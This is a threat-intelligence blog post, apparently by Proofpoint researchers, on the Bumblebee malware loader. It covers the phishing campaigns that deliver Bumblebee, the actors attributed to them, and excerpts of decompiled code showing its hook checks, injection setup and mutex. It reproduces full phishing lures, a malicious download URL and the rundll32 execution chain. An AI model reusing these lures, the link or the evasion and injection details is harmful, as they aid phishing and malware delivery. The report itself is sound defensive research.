This isn't Optimus Prime's Bumblebee but it's Still Transforming | Proofpoint US

By April 28, 2022 Kelsey Merriman and Pim Trouerbach

Published: 2022-04-27 · Archived: 2026-04-05 15:28:16 UTC

Key Findings

- Proofpoint has tracked a new malware loader called Bumblebee used by multiple crimeware threat actors previously observed delivering BazaLoader and IcedID.
- Several threat actors that typically use BazaLoader in malware campaigns have transitioned to Bumblebee. BazaLoader has not been seen in Proofpoint data since February 2022.
- Bumblebee is in active development and wields elaborate evasion techniques to include complex anti-virtualization.
- Unlike most other malware that uses process hollowing or DLL injection, this loader utilizes an asynchronous procedure call (APC) injection to start the shellcode from the commands received from the command and control (C2).
- Proofpoint observed Bumblebee dropping Cobalt Strike, shellcode, Sliver, and Meterpreter.
- Threat actors using Bumblebee are associated with malware payloads that have been linked to follow-on ransomware campaigns.

Overview

Starting in March 2022, Proofpoint observed campaigns delivering a new downloader called Bumblebee. At least three clusters of activity including known threat actors currently distribute Bumblebee. Campaigns identified by Proofpoint overlap with activity detailed in the Google Threat Analysis Group blog as leading to Conti and Diavol ransomware.

Bumblebee is a sophisticated downloader containing anti-virtualization checks and a unique implementation of common downloader capabilities, despite it being so early in the malware's development. Bumblebee's objective is to download and execute additional payloads. Proofpoint researchers observed Bumblebee dropping Cobalt Strike, shellcode, Sliver and Meterpreter. The malware name comes from the unique User-Agent "bumblebee" used in early campaigns.

The increase of Bumblebee in the threat landscape coincides with BazaLoader a popular payload that facilitates follow-on compromises–disappearing recently from Proofpoint threat data.

Campaign Details

Proofpoint researchers have observed Bumblebee being distributed in email campaigns by at least three tracked threat actors. The threat actors have used multiple techniques to deliver Bumblebee. While lures, delivery techniques, and file names are typically customized to the different threat actors distributing the campaigns, Proofpoint observed

several commonalities across campaigns, such as the use of ISO files containing shortcut files and DLLs and a common DLL entry point used by multiple actors within the same week.

URLs and HTML Attachments Leading to Bumblebee

In March 2022, Proofpoint observed a DocuSign-branded email campaign with two alternate paths designed to lead the recipient to the download of a malicious ISO file. The first path began with the recipient clicking on the "REVIEW THE DOCUMENT" hyperlink in the body of the email. Once clicked, this would link the user to the download of a zipped ISO file, hosted on OneDrive.





Figure 1: Email delivered March 2022 containing a URL and an HTML attachment

Alternatively, the same email also contained an HTML attachment. The appearance of the opened HTML file masqueraded to look like an email containing a link to an unpaid invoice. The embedded URL in the HTML attachment used a redirect service which Proofpoint refers to as Cookie Reloaded, a URL redirect service which uses Prometheus TDS to filter downloads based on the time zone and cookies of the potential victim. The redirector in turn directed the user to a zipped ISO file, also hosted on OneDrive.


For: email
From: '
Subject: Here is your invoice.
Date: 03/31/22

We are contacting you because to the fact that our records indicate that you haven't yet paid the invoice #22302 for the order we completed for you.
Your invoice can be downloaded by clicking on this link here.
Please, complete the payment by 03/31/22.
We are ready to help you if you have any questions or concerns.

Figure 2: HTML Attachment Containing Link to Cookie Reloaded URL Redirect

The ISO file contained files named "ATTACHME.LNK" and "Attachments.dat". If ran, the shortcut file "ATTACHME.LNK" executed "Attachments.dat" with the correct parameters to run the downloader, Bumblebee.




Figure 3: Contents of the archive viewed in WinRAR




Figure 4: Contents of ISO viewed in WinRAR

Process tree from the shortcut file:

cmd.exe /c start /wait "" "C:\Users\[removed]\AppData\Local\Temp\ATTACHME.LNK"
rundll32.exe "C:\Windows\System32\rundll32.exe"
Attachments.dat,IternalJob




Figure 5: TA579 attack chain leading to Bumblebee

Proofpoint researchers attributed this campaign with high confidence to the cybercriminal group TA579. Proofpoint has tracked TA579 since August 2021. This actor frequently delivered BazaLoader and IcedID in past campaigns.

Thread Hijacked, Zipped ISO Attachments Leading to Bumblebee

In April 2022, Proofpoint observed a thread-hijacking campaign delivering emails that appeared to be replies to existing benign email conversations with malicious zipped ISO attachments. All the attachment names in this campaign used the pattern "doc_invoice_[number].zip".




Figure 6: Email sample of a hijacked thread containing a malicious zipped ISO attachment

The zipped ISO was password-protected and contained "DOCUMENT.LNK" and "tar.dll". The password was shared in the body of the email. The shortcut file "DOCUMENT.LNK", if ran, executed "tar.dll" with the correct parameters to start the Bumblebee downloader.




Figure 7: Process Tree from the shortcut file





Figure 8: Thread hijacking attack chain leading to Bumblebee

Contact Forms "Stolen Images" Leading to Bumblebee

In March 2022, Proofpoint observed a campaign delivering emails generated by submitting a message to a contact form on the target's website. Additionally, depending on how the website's "contact us" section was configured, the submission also left public comments regarding this topic on the target's site. The emails purported to be claims that stolen images existed on the website.



Contact Request From Consumer Site

Yesterday at 10:04 PM

To:

Contact Guid:

rdoCustomerType: 1

First Name:

Last Name:

Email Address:

Phone:

Title:

Company:

Street Address:

City:

County:

State/Province:

Postal Code/Zip Code:

Country:

Reason for Contacting: 2

Comment: Hello, Your website or a website that your organization hosts is violating the copyright-protected images owned by our company (.). Check out this official document with the URLs to our images you utilized at com and our previous publication to obtain the evidence of our copyrights. Download it now and check this out for yourself: https://storage.googleapis.com/obf2d1zfty6ck4.appspot.com/d/files/sh/pub/s/0/files1lf6xWNM16P.html?

I do think you have intentionally violated our rights under 17 USC Sec. 101 et seq. and could be liable for statutory damage as high as $150,000 as set-forth in Section 504 (c) (2) of the Digital millennium copyright act ("DMCA") therein. This message is official notice. I demand the removal of the infringing materials mentioned above. Please take note as a company, the DMCA demands you to eliminate or/and deactivate access to the copyrighted content upon receipt of this notice. In case you don't stop the utilization of the aforementioned infringing materials a court action will be commenced against you. I have a strong belief that utilization of the copyrighted materials mentioned above as allegedly infringing is not authorized by the copyright owner, its legal agent, as well as legislation. I swear, under penalty of perjury, that the information in this letter is correct and hereby affirm that I am authorized to act on behalf of the owner of an exclusive right that is allegedly violated. Very truly yours 03/31/2022

Signupforemail: True

Recaptcha:

Figure 9: Email sample containing a link to a landing page

The "complaint" contained a link to a landing page which directed the user to the download of an ISO file containing "DOCUMENT_STOLENIMAGES.LNK" and "neqw.dll").




Figure 10: Example Landing page

The shortcut file, if ran, executed "neqw.dll" with the correct parameters to start the Bumblebee downloader.




Figure 11: "Contact Form" attack chain leading to Bumblebee

Proofpoint attributed this campaign to TA578, a threat actor that Proofpoint researchers have been tracking since May of 2020. TA578 has previously been observed in email-based campaigns delivering Ursnif, IcedID, KPOT Stealer, Buer Loader, BazaLoader, and Cobalt Strike.

Relationship to Other Malware

The use of Bumblebee by multiple threat actors, the timing of its introduction in the landscape, and behaviors described in this report can be considered a notable shift in the cybercriminal threat landscape. Additionally, Proofpoint assesses with moderate confidence the actors using Bumblebee may be considered initial access facilitators, that is, independent cybercriminal groups that infiltrate major targets and then sell access to follow-on ransomware actors.

At least three tracked threat actors that typically distribute BazaLoader malware have transitioned to Bumblebee payloads, with BazaLoader last appearing in Proofpoint data in February 2022.

BazaLoader is a first stage downloader first identified in 2020 that has been associated with follow-on ransomware campaigns including Conti. Proofpoint researchers initially observed BazaLoader being distributed in high volume by a threat actor that was primarily known to distribute the Trick banking trojan.




Figure 12: Timeline of select campaigns from BazaLoader and Bumblebee

BazaLoader's apparent disappearance from the cybercrime threat landscape coincides with the timing of Conti Leaks, when, at the end of February 2022, a Ukrainian researcher with access to Conti's internal operations began leaking data from the cybercriminal organization. Infrastructure associated with BazaLoader was identified in the leaked files.

Proofpoint assesses with high confidence based on malware artifacts all the tracked threat actors using Bumblebee are receiving it from the same source.

Malware Analysis

Bumblebee is a downloader written in C++. The initial Bumblebee DLL sample analyzed contains two exports. One directly starts the thread for the Bumblebee main function. The other eventually leads to the same main function, but adds checks to see if hooks have been placed within key dynamic link libraries (DLLs). The LNK loading this DLL skips the default DllMain function and instead calls the export that checks for function hooks.

```
__int64 __fastcall check_for_hooks_in_func(_BYTE *assembly_bytes_1, __int64 a2)
{
  _BYTE *assembly_bytes; // rbx
  char v3; // cl
  __int64 v4; // rdi
  int v5; // r14d
  int v6; // eax
  int v7; // eax
  unsigned int v8; // esi
  unsigned int v9; // ebp
  unsigned int v10; // eax
  __int64 v11; // rdx
  char v12; // r8
  char v13; // al
  int v14; // r9d
  _BYTE *v15; // rcx
  char v17[4]; // [rsp+20h] [rbp-48h] BYREF
  unsigned __int8 v18; // [rsp+24h] [rbp-44h]
  unsigned __int8 v19; // [rsp+26h] [rbp-42h]
  char v20; // [rsp+27h] [rbp-41h]

  assembly_bytes = assembly_bytes_1;
  v3 = *assembly_bytes_1;
  v4 = a2;
  v5 = 0;
  if ( v3 == 0xEB && assembly_bytes[2] == 0x90 && assembly_bytes[3] == 0x90 && assembly_bytes[4] == 0x90 )
  {                                             // 0xEB check first byte for JMP
                                                // 0x90 check third byte for NOP
                                                // 0x90 check fourth byte for NOP
                                                // ...
    *a2 = 0xE9;
    v6 = assembly_bytes[1];
    if ( v6 <= 0x7Fu )
      v7 = v6 - a2 - 3;
    else
      v7 = v6 - a2 - 259;
    goto LABEL_41;
  }
  if ( (v3 + 24) <= 1u )
  {
    *a2 = v3;
    v7 = *(assembly_bytes + 1) - a2;
```

Figure 13: Screenshot of Bumblebee hook check

The majority of the Bumblebee loader is condensed into a single function unlike most malware where initialization, request sending, and response handling are broken out into different functions. The loader starts with copying over the group ID which is effectively used as botnet identifier. Unlike most other malware, Bumblebee currently has its

configuration stored in plaintext, but Proofpoint suspects that obfuscation may be added in the future. With the group ID copied, the loader resolves addresses for various NTDLL functions that allow it to properly perform injection later in the loading process.

```
LOBYTE(bot_group_struct.group_name) = 0;
if ( aVps1group[0] )
{
  bot_group_length = -1i64;
  do
    ++bot_group_length;
  while ( aVps1group[bot_group_length] );
}
else
{
  bot_group_length = 0i64;
}
std::string::assign(&bot_group_struct, aVps1group, bot_group_length);//
                                                // set group id used in comms
v148[3] = 15;
v148[2] = 0i64;
LOBYTE(v148[0]) = 0;
CoInitializeEx(0i64, 0);
v2 = 3;
CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 3u, 0i64, 0, 0i64);
get_proc_addresses_for_ntdll_funcs();           // set hardcoded global vals for the following:
                                                // ZwAllocateVirtualMemory
                                                // ZwWriteVirtualMemory
                                                // ZwReadVirtualMemory
                                                // ZwGetContextThread
                                                // ZwSetContextThread
```

Figure 14: Group ID copied and set

Once the functions are resolved a unique event is created that serves as a mutex to ensure only a single instance of the loader is running.

```
  created_event = CreateEventW(0i64, 0, 0, L"3C29FEA2-6FE8-4BF9-B98A-0E3442115F67");
  if ( !created_event )
  {
    CloseHandle(0i64);
    goto err_event_create;
  }
  if ( GetLastError() == ERROR_ALREADY_EXISTS )
  {
    CloseHandle(created_event);
    created_event = 0i64;
err_event_create:
    CoUninitialize();
    ExitProcess(0);
  }
```

Figure 15: Event creation

At this point, a single instance of Bumblebee is confirmed to be running, and the malware begins gathering system information. The following WMI queries are executed via a COM object to gather details needed for communication:

- *SELECT * FROM Win32_ComputerSystem*
- *SELECT * FROM Win32_ComputerSystemProduct*

